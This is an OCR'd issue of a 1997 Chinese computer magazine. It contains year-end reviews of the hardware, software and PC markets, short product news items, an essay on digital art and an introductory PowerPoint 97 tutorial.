1997年的电脑市场以今年最为热门的MMX芯片技术的出现拉开了竞争的序幕，AMD凭借可直接兼容MMX的K6微处理器与Intel分庭抗礼，再加上Cyrix推出的M2的参战使本已竞争激烈的芯片市场急剧升温。233MHz、266MHz、300MHz Intel似乎和人们玩儿起了数字游戏。但当人们惊讶于芯片速度的同时，也给芯片厂商带来了惊喜。从MMX技术推出到形成规模市场仅用了不到一年的时间，这无论是对Intel还是对其它的芯片厂商来说都是一个前所未有的记录。但Intel似乎并不满足于此，当它将带有MMX指令的PⅡ插入“SLOT ONE”专用插槽中时便不可避免地引发了主板之争。据称，这个“SLOT ONE”是Intel用来保护自己的领土范围，使之不受来自象AMD、Cyrix等兼容芯片制造商的侵犯。尽管AMD和Cyrix公司的新型处理器可以适用于现有的奔腾插槽中，但却不能与为Intel的专利产品“单边连接器”而专门设计的插槽兼容。这种独立的结构给主板生产商和用户出了一个难题。芯片技术的飞速发展带动了计算机整体技术的发展，拥有多项优良特性的ATX技术也伴随着PⅡ芯片的价格调整而最终形成本年度的市场主流。MMX技术和PⅡ的结合在市场上形成高档应用的首选，更体现了ATX整机结构作为整机技术改型基础的重要性。在热点技术辐射之下，网络技术、NC与NetPC之争、电脑外围接口标准的确立都成为1997年颇为引人注目的话题，其中IEEE1394和USB随着微软在操作系统一级上的支持而成为1997年PC行业关注的焦点。但是，由于PC外设厂家制定具体工业生产标准的滞后，使得包括IEEE1394、USB以及DVD等在内的’97最新技术，在国际和国内均未能成为主流，因而形成一种“看着热，吃着凉”的局面。这种局面在过去的CD－ROM等技术刚刚面世时也曾经出现过，但随着整个国际计算机产业结构的调整，可以预计到1998年下半年，IEEE1394和USB产品将随着外设厂家的标准统一和跟进而成为国际及国内的技术热点。

如果说PC行业技术在1997年是以性能和品种数量的提升而受到关注的话，那么整个中国乃至世界关于网络的热情则完全超越了单纯技术的范畴。国际互联网络及其软硬件产品的大量涌现，为中国的广大用户打开了一扇通向全新信息世界的大门，在PC中预装Modem网卡已经成为’97的一种时尚。网络的应用在中国虽然在逐步走向普及，但由于受上网费用和用户计算机水平的限制，网络的应用仍集中在大中型企业。虽然网络的应用暂时受阻，但众厂商仍然对网络的前景抱有厚望，一时间NC、NetPC、WebTV和顶置盒等各种新概念、新产品纷纷涌现。也许有人会对’97年度NC、NetPC等产品在技术上的火热与在销售市场的低调感到困惑，怀疑这些技术是否真的具有实用性。其实，1997年底NC在美国已经有大规模的上市，并已开始产生广泛影响。但对于网络远未达到普及的中国市场，NC等技术在’97年度的发展实际属于信息产业中新技术从理论走向应用的转型过程，而目前所表现出的暂时市场沉寂，则属于新技术进行产业方面的自我完善的一个必然过渡。

在PC技术的发展中，1997年既处在多种新技术从出现到形成市场规模的发展历程，同时，新技术形成市场规模的周期加快又构成了1997年PC技术发展的一大特征。随着多项新技术在PC技术应用上的不断完善，计算机性能将有空前的提高。同时，新技术的不断涌现也在向人们展示出PC发展的美好前景。

'97回顾之软件篇

当我们谈论到1997年中国的软件业时，"喜忧参半"恐怕是对我们心情的最佳描述。的确，1997年我国软件业取得了巨大的成就，特别是在以财务软件为代表的应用软件方面。但至今没能形成具有带动整个产业发展能力的拳头产品则令人焦虑，要改变这种现状，我们寄希望于未来……

随着硬件技术的不断提高，中国软件行业也表现出了前所未有的增长势头。当更多的用户拥有了硬件之后，软件就自然成了投资的重点。随着计算机知识的普及，用户已经不再仅仅满足于简单的文字处理、表格录入等简单工作，软件的应用正在向多元化、深层次的方向发展，其中在办公自动化、多媒体技术应用等方面的需求都明显呈现增长趋势。

据电子部的统计，1990年以来，中国软件市场的规模正在逐步扩大，其年增长率保持在50%以上。1995年软件市场规模为68亿元人民币，1996年为92亿元人民币，1997年预计为126亿元人民币。巨大的市场空间引发了众多软件厂商在多个产品线上的激烈竞争。同时也为中国的软件业带来了发展的机遇。

1997年，在PC操作系统上几乎是没有竞争的竞争，Windows95的旗帜几乎插遍了所有的品牌机。联想、Compaq、AST、DEC、HP、Acer等著名计算机厂商已经在其PC中预装Windows95中文版从而进一步保证了微软在Windows操作平台上的绝对优势。据有关报道显示，Windows95的市场占有率已近20%，再加上Windows3.x打下的半壁江山，Windows操作平台的占有率已经达到80%。中国软件企业在这一领域虽然尚无法与微软这样的超级企业竞争，但在中文平台领域则仍有突出的表现，四通利方的成功就是一个很好的例子。1994年"利方多元系统支撑环境RichWin4.01"问世后，他们不断完善产品线，逐步推出分别应用于OS/2、WindowsNT、Windows95的RichWin版本。1996年推出的"RichWin for Internet4.3"成为国际互联网上最受欢迎的中文环境。1997年，公司又推出了支持Windows NT 4.0的RichWin97 for NT4.0。几年的奋斗换来的是市场的认可。RichWin作为中文平台，其气势直逼最受欢迎的中文平台UCDOS，在1997年连邦软件排行榜上几乎从未被挤出过三甲之列。国家统计局、公安部、中国海洋石油总公司、电力部等国家部委和诸如联想、IBM、HP等国内外大型公司都纷纷采用这一产品。1997年春天，在我国规模最大的对外贸易交易会上，RichWin更首次实现了我国计算机产品的较大规模出口，一举获得澳大利亚依时公司254.75万美元的定购合同。这也为中国软件走向世界开了一个好头。

Windows平台的迅速普及激发了基于Windows平台应用软件的激烈竞争，办公软件一直在软件应用中起着举足轻重的作用，同时也成为各商家争夺的焦点。从微软的Office4.2、Office95到Lotus的Smartsuite4.0、Wordpro中文版以及Perfect Office for Windows95，每一个产品都在向用户展示着强大的功能，1997年微软推出的Office97更把办公软件的应用推向新的高度，但是其居高不下的价格依然成为很多用户难以逾越的障碍。而目前国内办公软件市场上一些国内的产品如：WPS、CCED、"汉神"、"黑马"、"理德轻松排版"等软件虽然仍然占据着一定的市场份额，但是其功能需要提升，以形成规模更大的市场。

在财务软件方面，中国的软件则占据着相当的优势，"用友"财务软件在我国的财务软件市场占据了80%的市场份额。但随着我国与国际财务制度的接轨，一些国外的财务软件也纷纷加入了竞争的行列，同时财务软件也在从DOS向Windows的转型过程中，这些新的形式必将导致新一轮的竞争。

1997年工具软件市场出现了比较明显的主流趋势：防毒和杀毒软件成为主角。其中Kill、KV300、AV95、"瑞星"等软件形成了群雄纷争的格局。另外，以科利华、树人、鸿达等为代表的软件公司1997年在教育软件领域取得了相当巨大的成就，逐步形成了从学龄前儿童教育直至成人教育的系列教育软件，尽管这些软件还存在着一些不足，但它们至少满足了一大批想利用电脑进行学习的用户的需求。在游戏软件领域，今年虽然也有"剑侠情缘"等闪光点，但沉闷的局面仍然没有多大的改观。如此之大的市场，其主角仍然是EA及日本、港台地区的一些厂商，但愿国内游戏软件能在明年有上佳表现。特别值得注意的是：随着网络的日益普及，网上翻译工具软件逐渐成为销售的热点，市场上众多的翻译软件"译林"、"译星"、"汉神"等在国内市场上已颇有名气，而"RoBoWord"、"Internet宝典"等英汉词典类软件也受到了用户的欢迎。

1997年的软件销售企业的发展值得称道，以连邦、赛乐氏为代表的软件连锁销售企业快速发展。据连邦公司公布的资料显示，目前连邦软件专卖店已经发展到120家，遍及全国各省、市、自治区的大、中城市。无论从组织规模、产品规模、营业规模、市场占有率来

看，这种连锁销售的优势都一目了然。这不仅有利于软件的销售，而且对推广正版软件，促进我国软件产业的发展都将起到越来越重要的作用。

回首 1997 年中国软件业，当我们看到中国软件市场不断成长壮大的同时，也看到了中国软件业发展中的问题，即：我国软件公司已经有相当的数量，但具备强大开发及市场能力的公司却屈指可数。从“六五”到“九五”期间，我国用于软件开发项目的投资达数亿元，但至今没有一套软件形成市场规模并能带动软件产业化发展。中国的软件业正在呼唤着行业的带头人。

’97 回顾之市场篇

市场容量高速成长；国产品牌机占据市场主导地位；中国 PC 整机发展步伐已与世界同步；从新技术的推出到形成主流产品的速度进一步加快等令人欣喜的特点，构成了’97 PC 市场的主旋律……

1997 年 PC 市场的迅猛发展，令众多的厂商和用户为之欣喜和振奋。随着“八五”、“九五”以及金系列工程的顺利实施，我国国民经济信息化进程日益加快，使我国的计算机产业保持着迅速地成长。1996 年，我国计算机产业完成总产值 925 亿元，增长 45%；销售额 910 亿元，增长 50%；出口 64 亿美元；PC 机销售 200 万台，国产机市场占有率大幅度提高，达 56%。1997 年上半年，我国计算机产业总产值 570 亿元，比去年同期增长 20%；销售额 490 亿元，出口总额达 37 亿美元，增长 42%；主产品 PC 机上半年销售 140 万台，市场增长率达 45%，超过世界平均增幅两倍。预计 1997 年全年 PC 销量将达到 300 万台。

1997 年的国内 PC 市场还以大批国内外厂商的加入而格外引人注目。继 1996 年联想荣登全国 PC 销量冠军宝座以及长城、浪潮、方正、同创、海星等品牌的崛起之后，1997 年又有同方、红壹佰、实达、华胜、和光等品牌进入 PC 市场。同时，海信、熊猫、牡丹等一些家电厂商也纷纷推出自己品牌的 PC 参加角逐。国外知名品牌 IBM、HP、DEC、Compaq、AST、DELL 等继续坚守阵地，而佰德等后来者也纷纷抢滩中国市场。此外，我国台湾 Acer、大众、大同和神通等厂商以及日本和韩国的一些品牌如：NEC、东芝、三星等亚洲国家和地区的电脑企业也加大了对中国市场的开拓力度，在我国 PC 市场上形成了国外知名厂商、国内品牌厂商、以及兼容机厂商之间的激烈竞争。从 1997 年 PC 的市场格局上看，国外品牌以良好的市场形象、优良的品质依然占据着相当的市场份额，而以联想、长城、方正、同创等为代表的国内品牌则在这场竞争中得到了发展和壮大，进一步加强了国有品牌在市场中的主导地位。据电子部统计，1997 年上半年国产主要品牌机完成产量 82 万台，比去年同期增长 94.2%，国产机市场占有率已经达到 60%。更为可喜的是，1997 年上半年，联想销售 PC25 万台，不但创造了中国 PC 销量第一，而且进入亚太地区市场前 8 名，和方正、长城、同创、浪潮等公司一起占到了 23% 的市场份额。同时这也是中国大陆品牌首次入围亚太十强，标志着国有品牌机的崛起。国有品牌正在以自身的优势赢得越来越多的市场份额。

1997 年，国内的 PC 厂家充分利用自己在生产、运输、销售网络等方面的优势，逐步掌握了引导市场变化的主动权。在价格上，国有电脑品牌领风气之先，在电脑市场频吹降价风。1997 年上半年，PC 价格一降再降，金长城电脑暑期优惠，联想又推出经济型配置电脑……这不仅给国内的用户带来了更大的实惠，同时也显示了国产 PC 已经夺得在市场中产品定价的主导权。在 PC 质量上，伴随国家质量体系的逐步完善，国产品牌 PC 的质量已为用户所承认，联想和长城更通过了 ISO9000 国际质量认证，国产品牌和海外知名品牌在质量上已难分高下。在技术上，中国电脑企业可谓是紧跟世界潮流。我们可以看到，在 1996 年以前，中国市场上的主流产品总是滞后于世界，然而从 1997 年开始，特别是从 Pentium MMX 开始，我们已经开始与世界同步，而当 PⅡ芯片在中国发布的时候，已经不是一家、两家，而是有一大批民族品牌的电脑厂商与世界同时发布。从新技术的出现到形成主流产品也由原来的 2～3 年甚至更长时间缩短到 1 年以内。用户应用水平的提高为新技术的推广创造了良好的条件。中国的 PC 市场正在与世界接轨。

在外设领域，今年市场增长最快的是打印机，市场增幅达 30% 以上，其中彩色喷墨打印机更为风光，得到了 40% 以上的市场份额。此外网络打印机等全新概念产品也逐步得到市场认可。另外，扫描仪和数码相机也得到消费者的青睐，逐步形成了一定的市场规模。

在零部件市场，主流产品更新换代的速度之快令人瞠目。光驱从年初的 4 倍速到年底的 16、20、24 倍速，硬盘也达到了 2GB 以上。1997 年中国企业在这一领域也取得了丰硕的成果，联想集团的主板已经以年销量 300 万块以上的规模跻身于世界前 5 名的位置，厦华显示器也因其优良的品质在国内市场占有了一席之地。

据 CCID 数据资料显示，1997 年上半年，我国的 PC 市场已经成为仅次于美国和日本的第三大市场，预计到 2000 年，我国 PC 市场容量约将达到 1000 万台。1997 年，众厂商的介入标志着新一轮竞争的开始。市场的不断发展以及竞争的充分展开必将培育出更多的名牌。我们有理由相信，中国的 PC 产业将以自身的优势在这场激烈的竞争中扮演越来越重要的角色。

☞**HP 推出新款大幅面打印机** 近日，HP 公司推出了面向个人和小公司的 DesignJet 400 系列喷墨打印机，450C 型彩色打印机和 430 型单色打印机将代替现有的低档彩色和单色打印机 350C 和 330。新型打印机性能上有了重大改进，提供了一种“单色”快打印方式，打印样张，可节省一半时间，同时增加了一个集成的自动切纸器及一些可选套件，人机界面方面也有所改进，提高了易用性。据悉，此款打印机仍将以较低价位推向市场。

☞**OMR 确立行业标准** 10 月 7 日，光学标记阅读机(OMR)发布会暨行业标准宣贯会在京召开。此次会议由中国计算机行业协会、电子工业部标准化研究所、山东大学主办。光学标记阅读机是计算机系统的一种录入设备，它以录入快速(2000 点每秒)、准确(误码率 5000000 分之 1)的特点，广泛应用于信息处理领域，尤其在考试管理自动化方面发挥重要作用，每年的高考标准化阅卷工作都是由光学标记阅读机完成的。目前市场国有产品占有率已达 99.9%。

☞**联想推出系列新品** 在联想集团日前发布了包括服务器，笔记本、商用电脑和家用电脑在内的系列新品，其昭阳 7100 系列笔记本采用 Intel MMX166 CPU，13.3″显示屏；其奔月系列商用电脑奔月 6/233M 及奔月 6/266M 和星座系列家用电脑天琴 959 均采用了 Intel Pentium Ⅱ CPU，使国内用户有机会与世界同步用上世界最先进的技术产品。

☞**恒升推出梦幻配置笔记本** 近日，恒升推出了 KING233 笔记本电脑，它采用 MMX 技术的 233MHz 奔腾芯片，32MB 内存，2GB 硬盘，20 倍速光驱，其显示屏更达到 14.2″。据悉，此款笔记本的推出是恒升集团今年市场营销策略的一项重大举措，是达到年营业额突破 4 亿元目标的重要一步。

☞**金蝶软件再获第一** 由《计算机世界》组织的国产 Windows 版财务软件评测活动近日揭晓，金蝶财务软件荣获总分第一名。本次参评的共有国内具代表性的 6 家财务软件公司参加，测试内容分为总体测试、数据测试、功能测试三部分，共计 32 项，112 小项，800 个测试指标。本次评测活动表明国产财务软件在国内市场仍占统治地位，在功能、技术质量和价格方面均较以往有所进步。

☞**Diamond 推出 Viper 加速器** Diamond Multimedia Systems, Inc. 公司日前推出了 Viper V330 型媒体加速器，这是一种“真正的”128－字节的媒体加速器。它是为运行于 Windows95 及 Windows NT 操作系统的复杂的商务应用程序和游戏程序提供加速的理想结构，能够提供平面、立体和数字视频回放功能，非常适合商务和游戏类用户使用。

☞**AMD K6 将有新版本** 10 月 21 日，AMD 公司宣布 AMD K6 的新版本将结合 AMD 3D 技术。据悉，AMD 计划将于 1998 年上半年推出时钟频率达 300MHz 的 AMD K6 3D MMX 高能处理器。这种处理器采用 AMD 最新研制的专利指令，并获 Microsoft Direct X 及主要立体游戏开发商全力支持，配合 MPEG－2 影像及 AC－3 音效标准，以求创造更高运作速度及更出色的图像效果。

☞**联想 QDI 主板降价** 11 月 3 日，联想 QDI 展示了基于 Intel TX 芯片的 Tianium 系列主板及支持 Pentium Ⅱ CPU 的 LX 系列主板。其中，已在美国申请了专利的 QDI SpeedEasy(CPU 免跳线)主板格外引人注目。为了配合年底出现的销售高潮，联想宣布从即日起开始实施 QDI 主板降价方案，降价的幅度为 11%。这将在竞争激烈的主板市场再掀起波澜。


☞**方正文友正式面市** 10 月 17 日，北大方正通用电子产品公司举行了“方正文友——智能办公系统”的首发活动。该系统是在方正卓越排版技术的基础上以方正文友中文平台为本，结合 IBM 语音输入技术(Viavoice)，手易手写输入法，飞扬电子邮件及 20 多种精美方正字库等先进成果而生成的一套高集成化的电子办公系统。据悉，11 月底，方正文友标准版与智能版亦将陆续上市。

☞**’97 中国信息技术论坛** 由中华人民共和国电子工业部计算机与信息化推进司主办，《中国计算机报》和中国信息产业商会承办的中国信息技术论坛(CITC)于 1997 年 10 月 30～31 日在北京隆重举行。该论坛紧密围绕“网络计算”，它将对我国的信息化建设起到积极的作用，同时它也将成为中国政府及商务机构获取先进技术和产品信息的重要渠道。

☞**Maxtor 推新 蓝得紧跟** Maxtor DiamondMax 2160 钻石三代硬盘近日登场亮相。DiamondMax 2160 使用 DSP 以及 PRML 技术以及 Maxtor 独有的 Formula4 HAD 技术，再加上采用的最新单片高容量存储磁片技术以及超强 UltraDMA33 相容性，从而使该硬盘的性能价格比再度提高。作为 Maxtor 硬盘中国总代理的深圳蓝得电子公司宣布，自 1997 年 10 月起，在中国大陆地区销售的 Maxtor 硬盘将全部采用单片独立精品包装，此举将更好地引导最终用户消费。



“有多少人具有斯皮尔伯格、奥斯汀、爱因斯坦这样的天才呢？也许命运就只给我们分配了一位。尽管如此，我们仍然相信存在着许许多多的艺术天才，只不过他们的抱负和潜力都因经济上的困扰和工具上的欠缺而被抹杀了。”　——比尔·盖茨



数字化艺术：人人都可参与

□陆群

法国南部小城戛纳，风光秀丽，景色宜人，来自世界各地的旅游者在这里度假消遣，渡过难忘的美丽时光。这里又是世界著名的影坛圣地，一年一度的戛纳电影节总在每年夏天开幕。1997年的电影节热闹非凡，人们都关注着新设立的“电影数字技术大奖”将花落谁家？DEC、COMPAQ、MICROSOFT、SONY等著名大公司都在暗中争夺。结果出人意料，电影节的‘电影数字技术大奖”颁给了刚刚退居二线的Intel前总裁葛鲁夫，以表彰葛鲁夫和Intel公司在创建新一代数字技术，如MMX媒体升级技术方面所取得的巨大成就。

进入90年代以来，电脑科技频繁出现在好莱坞的佳片剧作中，从《魔鬼终结者》粉身碎骨后的碎体自由组合切换的电脑程序杀手到轰动于世的《侏罗纪公园》中那些异步行走庞然大物恐龙，电脑三维动画图像软件越发显示出它唯妙唯肖的无穷魅力，带给人们高品味的享受和惊喜。人们在广泛观摩此类影视剧华彩纷呈、精湛绝伦之余，不无感叹电脑科技革命的伟大曙光。尤其那些惊险动荡、场面壮观、扣人心弦的满天枪雨场面，以及巨大的后期回响效果，更给人们带来了感观上的冲击，似乎达到了电脑创意上的新梦园，也给电脑这令人耳目一新的东西展现了无限的勃勃生机。

多媒体画家海顿在芝加哥0’Hare国际机场，创作了一件集中体现许多最新技术的艺术品，当乘客踏上将他们送到候机楼的自动通道时，他们将穿过海顿利用声音、霓虹灯光、自动通道、镜子和多彩墙壁创作的一件围绕观众的艺术品，观众在空间及时间中旅行的同时体验这件艺术品。

无疑，今天的电脑科技已经无可厚非地超乎了想象，能够塑造开创人类先河的“拟真模特儿”。目前，英国诺丁汉大学正在设计一个“数值奇妙的时装店”，只需轻触按钮，消费者把自己的身型尺码及所选择时装的款式输入进计算机，荧屏上即刻就会出现一个由二维或二维图像软件支持的、穿戴着顾客自己挑选的那套服饰的复制模特儿轻盈柔曼地走来走去。可以预见，未来的电影和服装表演已不需雇佣活生生的演员，仅凭一台电脑和形形色色的绘制软件便可以完成一切美妙人景的制作了。

未来的艺术将是分散型的，大型的公共聚会将让位于小型的团体。例如视频技术的革命使人们远离电影院，使人们能单独在家里看电影。如果人们通过计算机在家里工作，那么在家里欣赏艺术则更加普遍，图书馆和博物馆则可以充当发射中心而不是供人们参观的地方。在视频、计算机、全息摄影和其他电子艺术形式中，没有（像油画等传统艺术形式那样的）珍贵的原作。因此在家里观看艺术品和在美术馆或私人画廊观看艺术品没有任何质的差别。美术馆可能根本就没有“原作”，而只是发送任何拥有个人计算机和调制解调器的观众都能得到的艺术品。

伦敦的“未来之声”乐队是英国著名的流行乐队，1996年它们在纽约举行了一场特殊音乐会——乐队的所有成员都在伦敦，而他们的声音和影像却通过互联网传送到8000公里外美国纽约的大屏幕上，据说他们还将生产一部虚拟环境下的立体音乐片。观众将在互联网上进行数字化音乐检索，数字化储存、播放、复制和发行，音乐人把音乐直接送到人们家中。

现在，伦敦国家美术馆已设立了“微型画廊”，观众在这里可以观看到所收集作品的高清晰度图像，也可以从美术馆收藏文件和其他资源中获得信息，华盛顿的国家美术馆、阿姆斯特丹的里克斯博物馆和巴黎的卢浮宫都将设置“微型画廊”。21世纪的艺术将更强调个性。艺术观众被鼓励从被动参观者转为新兴交互艺术的积极参与者，观众也将更具特色和个人意识，就连艺术教育也将通过“微型画廊”的电子系统而更具有特色并更加适合“学生”的兴趣。或许将来的艺术品都是未完成的，它时刻等待着每个参与者的修改?


斯图尔特·沃尔兹住在纽约，是一位艺术品收藏家，收藏的对象主要是野兽派大师马蒂斯的作品。过去，他总是穿梭于各拍卖行去选购自己的藏品，往往在价格和艺术品本身等方面难以称心，但是现在，他却可以坐在家中完成这件事了。其中的奥妙之处，就是他利用了艺术之网——存有各种艺术信息的联网数据库。最近一次购买中，他利用艺术之网的信息，沉着地以低于拍卖行要价25%的价格买到了马蒂斯的一幅作品。

美国摇滚乐歌手鲍勃·迪伦和比德·加布里尔都以CD—ROM发行新唱片，迪伦的作品中除了歌曲还有图像、个人照片册。加布里尔的唱片则允许听众重新组合画面，改变音乐节奏和情绪，甚至允许歌迷们重新合成声音。这样出来的作品有人认为不该是作品，加布里尔却说“关键是使人们深入到艺术家的创作之中，可以随意探索，最终自己也成为作者”。交互性将是决定因素。

由于信息技术的进步可能会使剽窃艺术发展到极致，例如纽约州的艺术家莱文，通过复制其它艺术家的作品，而将剽窃创造艺术推向顶峰。

比尔·盖茨专门成立了一家CORBIA公司，业务就是收购杰出艺术品的数字复制权，制作成网上的作品，他说：“有多少人具有斯皮尔伯格、奥斯汀、爱因斯坦这样的天才呢?也许命运就只给我们分配了一位。尽管如此，我们仍然相信存在着许许多多的艺术天才，只不过他们的抱负和潜力都因经济上的困扰和工具上的欠缺而被抹杀了。”所以，1995年8月24日，微软的WIN95英文版在全球隆重上市，伴随着甲壳虫乐队风靡世界的摇滚歌曲——《启动我》。

可以预言21世纪的艺术史将会与人类已过去的2000年截然不同，进一步的分化，巨大的冲突，审美情趣的演进都将孕育艺术形式各类新风格的形成。用尼葛洛庞帝的话就是“我们已经进入了一个艺术表现方式得以更生动和更具有参与性的新时代，我们将有机会以截然不同的方式，来传播和体验丰富的感官信号，尽管这种做法似乎把重要的艺术品全然世俗化了，但数字化使我们得以传达艺术形成的过程，而不只是展现最后的作品。这一过程可能是单一心灵的迷狂幻想、许多人的集体想象或是革命团体的共同梦想。”个人将在艺术创作中起更直接的作用——欣赏与参与，将收获一个充满艺术创造个性的伟大时代。




第一批计算机艺术作品由美国的S. Casey、K. Strand，德国的K. Endl，澳大利亚的J. Guest及美国的贝尔电话公司推出；

第一套计算机制作的邮票由荷兰的Eindhoven设计，于1970年发行；

第一部获奥斯卡奖的计算机动画片是W. Reeves导演的影片《Tin Toy》；

第一个计算机艺术展览会于1974年在日本举办。



（安徽　王愚）

领略 Office 97(四)



□北京　阿特曼　汤烨

四、PowerPoint 97 简介

(一)PowerPoint 97 的基本功能

PowerPoint 97 是用来创建演示文稿的软件。所谓演示文稿，就是按一定逻辑关系排列的一系列电子幻灯片的集合。

幻灯片是演示文稿的组成单位。通常,演示文稿开头是一张标题幻灯片，然后是包含演示文稿内容的各幻灯片。一张幻灯片一般只包含一个方面的内容。如果有些内容较长,无法放到一张幻灯片中,可先用一张子标题幻灯片列出内容介绍，再用几张幻灯片列出具体内容。

由于演示文稿中充满各种图形和颜色配置等内容，您可能会担忧它是否需要创作者有一定的美术功底。而 PowerPoint 97 提供了各种图案、背景和自选图形,还提供了丰富的模板,您所要做的只是文字的键入和各种图案、效果的选择而已,新手同样能创作出精彩的演示文稿。

(二)演示文稿的创建

下面将介绍 PowerPoint 97 的一些重要特点,您可以从中体会到它的强大功能和操作方便。

内容提示向导　启动 PowerPoint 97 后，屏幕上会出现一个对话框,其中有四个选项。除第四个为打开已有的演示文稿外，另外三个选项是创建演示文稿的三种方法。分别为“内容提示向导”“模板”和“空演示文稿”，它能让您一步步地选择欲创建演示文稿的类型、用途以及其他信息，并最终生成一份演示文稿的雏形。您只需填入具体的内容,做些局部的改动就行了。

丰富的模板　PowerPoint 97 提供了丰富的模板。所以,一般情况下您都用不着“白手起家”来创建一份演示文稿。刚才所介绍的内容提示向导实际就是一个交互的模板选择过程。利用启动 PowerPoint 97 时出现的对话框或“文件”菜单中的“新建”命令,都能打开“模板”对话框。需要注意的是,“演示文稿设计”和“演示文稿”选项卡中模板的作用不同。前者只是一种背景和图案的设计，从其预览中可以发现，它的内容都是“欢迎使用 PowerPoint 97”等字样。而后者是一种完整意义的模板,不仅有背景和图案的设计,更为您预设了演示文稿的内容。所以,如果您只想让模板完成背景和图案的设计,可选用“演示文稿设计”选项卡中的模板；如果您想让模板直接新建若干张幻灯片，再进行内容“填空”,可选用“演示文稿”选项卡中的模板。

PowerPoint 97 的视图　为了更有针对性地完成各项工作，PowerPoint 97 提供了多种视图，下面向您介绍一下 PowerPoint 的五个主要视图。它们是:幻灯片视图、大纲视图、幻灯片浏览视图、备注页视图和幻灯片放映视图。

幻灯片视图只显示单张幻灯片，它是处理单张幻灯片的最佳视图,也是最常用的视图。当您给单张幻灯片添加文本框、项目符号列表或图形对象时可使用这个视图。

大纲视图只显示各张幻灯片的标题和文字内容，它是组织整个演示文稿的文字内容和逻辑关系的最佳视图。您可以用它来创建所有幻灯片的文字内容,并理顺它们的目录层次和相互位置。

幻灯片浏览视图显示所有幻灯片的草图，它能让您浏览整个演示文稿的全局效果。如果您要添加、删除或移动幻灯片,或者设置幻灯片切换和动画效果,这个视图是最合适的。但幻灯片浏览视图不能更改幻灯片的内容。

备注页视图显示演讲者的备注页。页的上半部分是幻灯片的内容,下半部分则是备注页的内容。

幻灯片放映视图是预览演示文稿放映效果的最佳视图。它能按您的设置将整个演示文稿放映一遍,以便检查幻灯片的流程和各种效果是否满意。这个视图可让您进行正式放映前的彩排。

版式、背景和配色方案　在新建幻灯片时，您需要选择幻灯片的版式。由于各张幻灯片的内容不同，PowerPoint 97 提供了多达 28 种幻灯片版式,以便新建的幻灯片符合您的要求。特别地,其中有一种“空白”版式,可让您在一张空白幻灯片上添加各种对象。

如果幻灯片有漂亮的背景，观众会觉得赏心悦目。PowerPoint 97 提供了丰富的背景颜色和填充效果,以满足您的需要。您可以选择过渡色填充,使用各种纹理和图案,或用某幅图片作为背景。

幻灯片中有标题、项目符号列表和图表等多种对象，如何将它们的颜色协调起来呢？在 PowerPoint 97 中,提出了“配色方案”的概念。配色方案就是给幻灯片中的不同对象配上不同的颜色，然后将其组合成一种

方案。您可以选用 PowerPoint 97 预设的配色方案，或选择一个最接近您要求的方案，再进行局部修改，并将这个新配色方案添加到标准配色方案中，以备下次使用。

强大的母版功能　母版是 PowerPoint 演示文稿中一个非常重要的概念。在幻灯片中，您可以看到标题、项目符号列表、日期、时间、公司徽标、花纹图案、背景等许多对象。同一演示文稿中的幻灯片应该具有统一的风格。例如，每张幻灯片的左上角都有公司的徽标，右下角都标明了演示文稿创建的时间，各张幻灯片的同级项目符号都一样。这些重复格式都是在母版中设置的。只要对母版进行格式设置，相应的幻灯片中都会出现统一的格式。母版不仅保证了格式的统一，而且免去了大量的重复工作。

母版共有四种，它们是：幻灯片母版、标题母版、讲义母版和备注母版。其中，标题母版、讲义母版和备注母版分别影响幻灯片的标题、讲义和备注，而幻灯片母版则影响除标题幻灯片之外的所有幻灯片。

丰富的插入对象　PowerPoint 演示文稿中的幻灯片可以容纳各种对象，如文字、项目符号列表、文本框、图形、声音和视频等。您可以利用艺术字、自选图形、剪贴画等美化您的演示文稿，甚至还可以插入声音和视频等多媒体信息。PowerPoint 97 的一个重要功能是录制旁白。您可以将演讲内容录制到计算机中，以便在放映演示文稿时自动播放旁白，省去怯场之虑。这在普通幻灯片放映中是无法想象的。

（三）演示文稿的放映

由于演示文稿最终是用于放映的，PowerPoint 97 很注重这方面的功能。在 PowerPoint 97 中，您可以进行交互性设置，以便演讲者或观众控制放映的流程；或设置各种对象的动画效果，以增添观众的兴趣；对幻灯片之间的切换方式进行设置；制作备注页和讲义。

交互式设置　幻灯片中的任何对象都可设置成交互式的，即和某个动作发生联系。经过设置后，您可以单击某只小羊的图片让其发出羊叫声，或单击某个按钮转到另一张幻灯片。超级链接是最常见的交互式设置。单击设置了超级链接的对象（如公司徽标、图片或按钮等）后，可以“瞬间转移”到演示文稿的另一张幻灯片去。而且，您可以设置连接到其他演示文稿，甚至某个 Web 页的超级链接。

动画效果　具备动画效果也是 PowerPoint 演示文稿的一个重要特点。同样，您可以给任何对象设置动画效果。例如，让项目符号列表的内容一条条出现，并伴以打字机打字的声音；让某张柱形图表的各柱形缓缓上升，最后再显示数据，让观众的注意力完全集中到图表上。PowerPoint 97 提供了许多预设的动画效果，它们能在很大程度上满足您的需要。如果还不够的话，您可以利用自定义动画的功能，设置您自己的动画，并配上相应的声音效果。

